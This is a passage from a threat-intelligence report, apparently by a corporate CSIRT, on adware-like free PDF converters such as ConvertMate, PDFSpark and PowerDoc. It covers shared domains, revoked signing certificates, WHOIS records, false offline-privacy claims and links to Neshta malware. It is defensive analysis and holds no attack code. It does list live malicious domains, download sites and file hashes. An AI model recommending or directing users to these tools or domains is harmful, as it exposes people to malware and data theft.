



Figure 10 Obsidian Graph View

1. Based on the domains we identified that ConvertMate and PDFSpark connect to two of the same domains (Figure11, 12). PDFSpark has two different versions, and the one signed by Crowd Sync LLC was observed to communicate with the same two domains as ConvertMate.



16 /95

Community Score -2

16/95 security vendors flagged this domain as malicious

banifuri.com

top-100K

Passive DNS Replication (5)

Date resolved	Detections	Resolver	IP
2025-09-07	1 / 95	Dr.Web vxCube	8.6.112.6
2025-09-07	1 / 95	Dr.Web vxCube	8.47.69.6
2025-08-18	0 / 95	VirusTotal	104.18.4.168
2025-08-07	0 / 95	VirusTotal	104.18.5.168
2020-10-17	0 / 95	VirusTotal	163.44.239.77

Subdomains (3)

www.banifuri.com	10 / 95	104.18.4.168	104.18.5.168	163.44.239.77
banifuri.com	16 / 95	8.6.112.6	8.47.69.6	104.18.4.168 ...
cpcontacts.banifuri.com	0 / 95	163.44.239.77		

Communicating Files (8)

Scanned	Detections	Type	Name
2025-11-28	23 / 72	Win32 EXE	ConvertMate.exe
2025-11-28	17 / 68	ZIP	w2vlh.exe
2025-09-16	26 / 66	ZIP	SparkWare_644211.zip

Signature Info

Signature Verification

⚠ A certificate was explicitly revoked by its issuer.

File Version Information

Copyright	Crowd Sync LLC © 2024
Product	PDF Spark
Description	PDF Spark Setup
File Version	1.0.0.0
Comments	This installation was built with Inno Setup.
Date signed	2025-07-14 15:47:00 UTC

Signature Info


Signature Verification

⚠ A certificate was explicitly revoked by its issuer.

File Version Information

Copyright	Mainstay Crypto LLC 2025
Product	PDF Spark
Description	PDF Spark Setup
File Version	1.0.0.0
Comments	This installation was built with Inno Setup.
Date signed	2025-10-07 19:28:00 UTC

Figure 11 Virus Total



www.conmateapp.com

2025-11-25	8 / 68	ZIP	uninstall.zip
2025-11-25	7 / 72	Win32 EXE	ConvertMate.exe
2025-11-24	9 / 71	Win32 EXE	Uninstaller.exe
2025-11-28	1 / 66	Win32 EXE	Uninstaller.exe
2025-11-19	9 / 66	ZIP	ConvertMate_Malware_Detected.zip
2025-11-11	32 / 72	Win32 EXE	ConpdffMate.exe
2025-10-14	1 / 64	PDF	The Political Compass.pdf
2025-10-06	2 / 64	ZIP	javad-07-14-3.zip
2025-10-04	3 / 67	ZIP	ConvertMate.zip
2025-09-16	26 / 66	ZIP	SparkWare_644211.zip

Figure 12 Virus Total


The version of PDFSpark signed by Mainstay Crypto LLC and the version signed by Crowd Sync LLC show different download mechanisms and remote communication patterns.

For example:

- The Crowd Sync LLC version downloads the converted file from pdfspark[.]s3[.]us-east-2[.]amazonaws[.]com
- The Mainstay Crypto LLC version uses different buckets: pdfsparkcomponent[.]s3[.]us-east-2[.]amazonaws[.]com, electronparts[.]s3[.]us-east-1[.]amazonaws[.]com

Additionally, PDFSpark's overall infrastructure differs from the other five tools analyzed. While the other tools are distributed as **direct .NET compiled binaries** (Easy2Convert and PDFCLick are C++, but drops a .NET updater during installation), PDFSpark is packaged using **Inno Setup**, which sets it apart from the rest.

2. Five of the analyzed tools were found to perform PDF conversion through an external service. These tools use ***CloudConvert*** **(Figure 13),** a well-known third-party provider that offers API-based file conversion. CloudConvert is based in Germany (*Lunaweb GmbH*) and operates with paid, usage-based plans. This finding is notable because all the reviewed tools are distributed for free and do not display any advertisements. The fact that they spend money to provide this service without generating any revenue may indicate that the operation is motivated by other aims.



options. Use the quantity slider below to customize a package or subscription according to your needs.

10.000
Conversion Credits

QUANTITY:

PLAN:

PACKAGE
139,23 €
including 19% VAT
≈ 0,0139 € per credit

SUBSCRIPTION
77,35 € / month
including 19% VAT
≈ 0,0077 € per credit

Conversion Type	Base Credits
General	1
Office to PDF	2
iWork to PDF	2
PDF to Office	4

Figure 13 Obsidian-CloudConvert Official Web Page

During our analysis, we did not observe any direct CloudConvert API calls made by PDFSpark for the conversion process. Instead, the tool connects to an Amazon S3 storage service.

According to CloudConvert's documentation, converted files can be downloaded in two different ways:

1. If there is no external export method (such as S3 or Azure), CloudConvert provides a temporary download URL (S3) valid for 24 hours.
2. If the client has a custom export method configured, the converted file is exported directly to that storage endpoint.

These findings suggest that PDFSpark may still be using CloudConvert in the background, considering its relationship with ConvertMate, as previously noted, it would not be a surprise if this scenario were true, but it is not possible to say this for certain.





Figure 14 Controlware CSIRT-Obsidian-Canvas

3. Domains where the tools are downloaded from and the domains, they connect to are registered through GoDaddy or Amazon and use Cloudflare as their name server. However, the situation is different in the case of PDFSpark, as the domains appear to be registered through different companies based in the Bahamas and the United States (Figure 15).




```
Domain Name: sparkonsoft.com
Registry Domain ID: 2983283796_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.internet.bs
Registrar URL:
Updated Date: 2025-11-25T08:08:50Z
Creation Date: 2025-05-14T13:07:41Z
Registrar Registration Expiration Date: 2026-05
Registrar: Internet Domain Service BS Corp.
Registrar IANA ID: 2487
Registrar Abuse Contact Email: abuse@internet.b
Registrar Abuse Contact Phone: +1.5163015301
Domain Status: clientTransferProhibited https:/
Registry Registrant ID: Not Available From Regi
Registrant Name: Domain Admin
Registrant Organization: Whois Privacy Corp.
Registrant Street: Ocean Centre, Montagu Foresh
Registrant City: Nassau
Registrant State/Province: New Providence
Registrant Postal Code: 00000
Registrant Country: BS
```

```
Domain Name: PDFSPARKWARE.COM
Registry Domain ID: 3018441298_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.dynadot.com
Registrar URL: http://www.dynadot.com
Updated Date: 2025-09-10T17:13:08.0Z
Creation Date: 2025-09-10T16:56:21.0Z
Registrar Registration Expiration Date: 2026-09
Registrar: DYNADOT LLC
Registrar IANA ID: 472
Registrar Abuse Contact Email: abuse@dynadot.co
Registrar Abuse Contact Phone: +1.6502620100
Domain Status: clientTransferProhibited https:/
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Super Privacy Service
Registrant Street: PO Box 701
Registrant Street:
Registrant City: San Mateo
Registrant State/Province: California
```

```
Domain Name: pdfsetup.com
Registry Domain ID: 3021199509_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.srsplus.com
Registrar URL: http://srsplus.com
Updated Date: 2025-09-19T14:23:24Z
Creation Date: 2025-09-19T14:23:13Z
Registrar Registration Expiration Date: 2026-0
Registrar: TLDS LLC. d/b/a SRSPlus
Registrar IANA ID: 320
Reseller:
Domain Status: clientTransferProhibited http:/
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
```

Figure 15 Controlware CSIRT-Whois Lookup

4. The download pages contain false information (Figure 16), for example, they claim the tool works offline and does not require an internet connection.



Total Privacy

All file processing is done on your device, ensuring your data remains secure.

Our software is designed for Windows 7, 8, 10, and 11. We optimize for each version to ensure maximum compatibility and performance on your specific operating system.

Does your software require an internet connection?

No, our software works entirely offline after installation. This ensures your documents never leave your computer, providing maximum privacy and security for sensitive information.

How safe are my files when using PDFClick?

Document security represents our highest priority. PDFClick processes all files locally on your device, ensuring your sensitive information never travels to external servers or cloud storage. We

Figure 16 Controlware CSIRT-Download Pages-FAQ

5. The download pages have a similar appearance (Figure 17), and they show similar pop-ups during the download process.



PowerDoc
Open Your Downloaded File →
For manually download your file Click Here
Powerful. Fast. Precise.
Meet - PowerDoc
Download For FREE
cxnvertmate
Open The Downloaded File
Click here if your download did not start automatically
Merge, Edit, C
PDF Solution
Simple
Turn Your PDFs Into Editable Formats In J
Seamless, Accurate, And Reliable Conver
Try for Free
Click "Continue" to View Your File
With Spark
✓ Compatible with Windows 10/11 & All Document Formats
Click Continue To Get Your Free File Now
Continue
Your download has started!
Click above to open
PDFCLICK
Your file is downloading
PDF Perfection, One Click Away
Open the file you downloaded →
If your download hasn't started automatically. Click Here.
Convert Any File to PDF in Seconds

Figure 17 Controlware CSIRT-After Download

6. Searches in the Google Ads Transparency Center show that the CrystalPDF and Powerdoc tools are distributed by the same advertiser (Figure 18). It was also observed that both are published by an additional, different advertiser.




PDF
Your PDF Solution Hub
Crystal PDF - Merge, convert, or compress PDFs instantly and with professional results
Download
WHATECH MOBILE CO., LIMI...
Sponsored
www.crystalpdf.com/
Install
Download Now
A1A Marketing Ltd.
POWERDOCAPP.COM
Download
File size: 1.02MB. OS: Win
PDF
Open
A1A Marketing Ltd.
GETPOWERDOC.COM
PDF sofort konvertieren
Konvertieren Sie Word, Excel und Bilder sofort in PDF. Kostenlos, schnell und sicher.
Convert Word to PDF
Öffnen
Sorbet Live LTD

Figure 18 Google Ads Transparency Center

The download URL for CrystalPDF is no longer active; however, Powerdoc can still be downloaded from two different URLs. Since the ad campaigns remain active, we continue to detect a significant number of downloads.

7. On the download page of ConvertMate, we identified an email address (Figure 19) in the contact section, and according to VirusTotal, the associated domain has been linked to multiple Adware/PUA samples, and even to the Neshta malware family, which is known for injecting itself into other files to spread and cause damage.



Contact Us

support@candytechltd.com

cxnvertmate

69/72 security vendors flagged this file as malicious

2dc10c8af8906815691dbaed09286d0fd3460e6bb391e0d24f0c2df30d5c6c31

kq64o.exe

Size 2.39 MB

Crowdsourced YARA rules

⚠ Matches rule MAL_Malware_Imphash_Mar23_1 from ruleset gen_imphash_detection at https://github.com/Neo23x0/signature-base by Arnim Rupp
↳ *Detects malware by known bad imphash or rich_pe_header_hash - 10 months ago*

⚠ Matches rule MAL_Neshta_Generic from ruleset mal_netsha at https://github.com/Neo23x0/signature-base by Florian Roth (Nextron Systems)
↳ *Detects Neshta malware - 10 months ago*

⚠ Matches rule win_neshta_1 from ruleset neshta at https://github.com/baderj/yara by Johannes Bader @viql
↳ *detects Neshta - 10 months ago*

⚠ Matches rule MALWARE_Win_Neshta from ruleset malware at https://github.com/ditekshen/detection by ditekSHen
↳ *Detects Neshta - 10 months ago*

⚠ Matches rule Windows_PUP_MediaArena_a9e3b4a1 from ruleset Windows_PUP_MediaArena at https://github.com/elastic/protections-artifacts by Elastic Security

⚠ Matches rule Windows_Virus_Neshta_2a5a14c8 from ruleset Windows_Virus_Neshta at https://github.com/elastic/protections-artifacts by Elastic Security

Dynamic Analysis Sandbox Detections


⚠ The sandbox Zenbox flags this file as: MALWARE SPREADER

⚠ The sandbox CAPE Sandbox flags this file as: MALWARE

Popular threat label virus.neshta/apanas Threat categories virus trojan Family labels neshta apanas hlp

Figure 19 Download Page-Vitus Total

Many of the related files were previously signed with a code-signing certificate by the same company "CANDY TECH LTD" and were distributed under names such as "GifsMakerPro," "ScreensRecorder," and "ZipMakerPro." (Figure 20).



candytechltd.com

2025-09-30	20 / 72	Win32 EXE	GifsMakerPro.exe
2025-09-05	28 / 72	Win32 EXE	GifsMakerPro.exe
2025-09-05	24 / 72	Win32 EXE	GifsMakerPro.exe
2025-09-02	24 / 72	Win32 EXE	GifsMakerPro.exe
2025-08-26	28 / 72	Win32 EXE	GifsMakerPro.exe
2025-07-11	15 / 72	Win32 EXE	GifsMakerPro (1).exe
2025-07-08	16 / 72	Win32 EXE	GifsMakerPro.exe
2025-05-05	20 / 72	Win32 EXE	GifsMakerPro.exe
2025-02-04	33 / 71	Win32 EXE	GifsMakerPro.exe
2025-01-29	32 / 72	Win32 EXE	ZipMakerPro.exe
2025-01-13	67 / 72	Win32 EXE	dd67886feb1347ccf0732c6df06e4adc
2024-11-18	14 / 71	Win32 EXE	ZipMakerPro.exe
2024-04-01	16 / 71	Win32 EXE	GifsMakerPro.exe
2024-01-25	16 / 70	Win32 EXE	ScreensRecorder.exe
2023-05-17	12 / 71	Win32 EXE	GifsMakerPro.exe

Signature Verification

Signed file, valid signature

File Version Information

Copyright	Copyright © 2021
Product	ScreensRecorder
Description	ScreensRecorder
Original Name	ScreensRecorder.exe
Internal Name	ScreensRecorder.exe
File Version	2.1.0.3
Date signed	2022-11-28 12:47:00 UTC

Signers

— CANDY TECH LTD


Name	CANDY TECH LTD
Status	This certificate or one of the certificates in the certificate chain is not time valid.,
Issuer	GlobalSign Extended Validation CodeSigning CA - SHA256 - G3
Valid From	02:09 PM 11/30/2020
Valid To	02:09 PM 12/01/2023
Valid Usage	Code Signing

Figure 20 Virus Total

Possible Hunting Approaches

It is highly likely that the tools we analyzed represent only the visible part of the iceberg, and we can assume that many other tools with different behavior patterns are also being distributed. Therefore, focusing on detecting the dominant behaviors of the analyzed tools can at least help us identify indicators related to the known and active campaign. The hunting rules we created within this scope are provided below. False positives may occur, but the rules can be optimized over time.

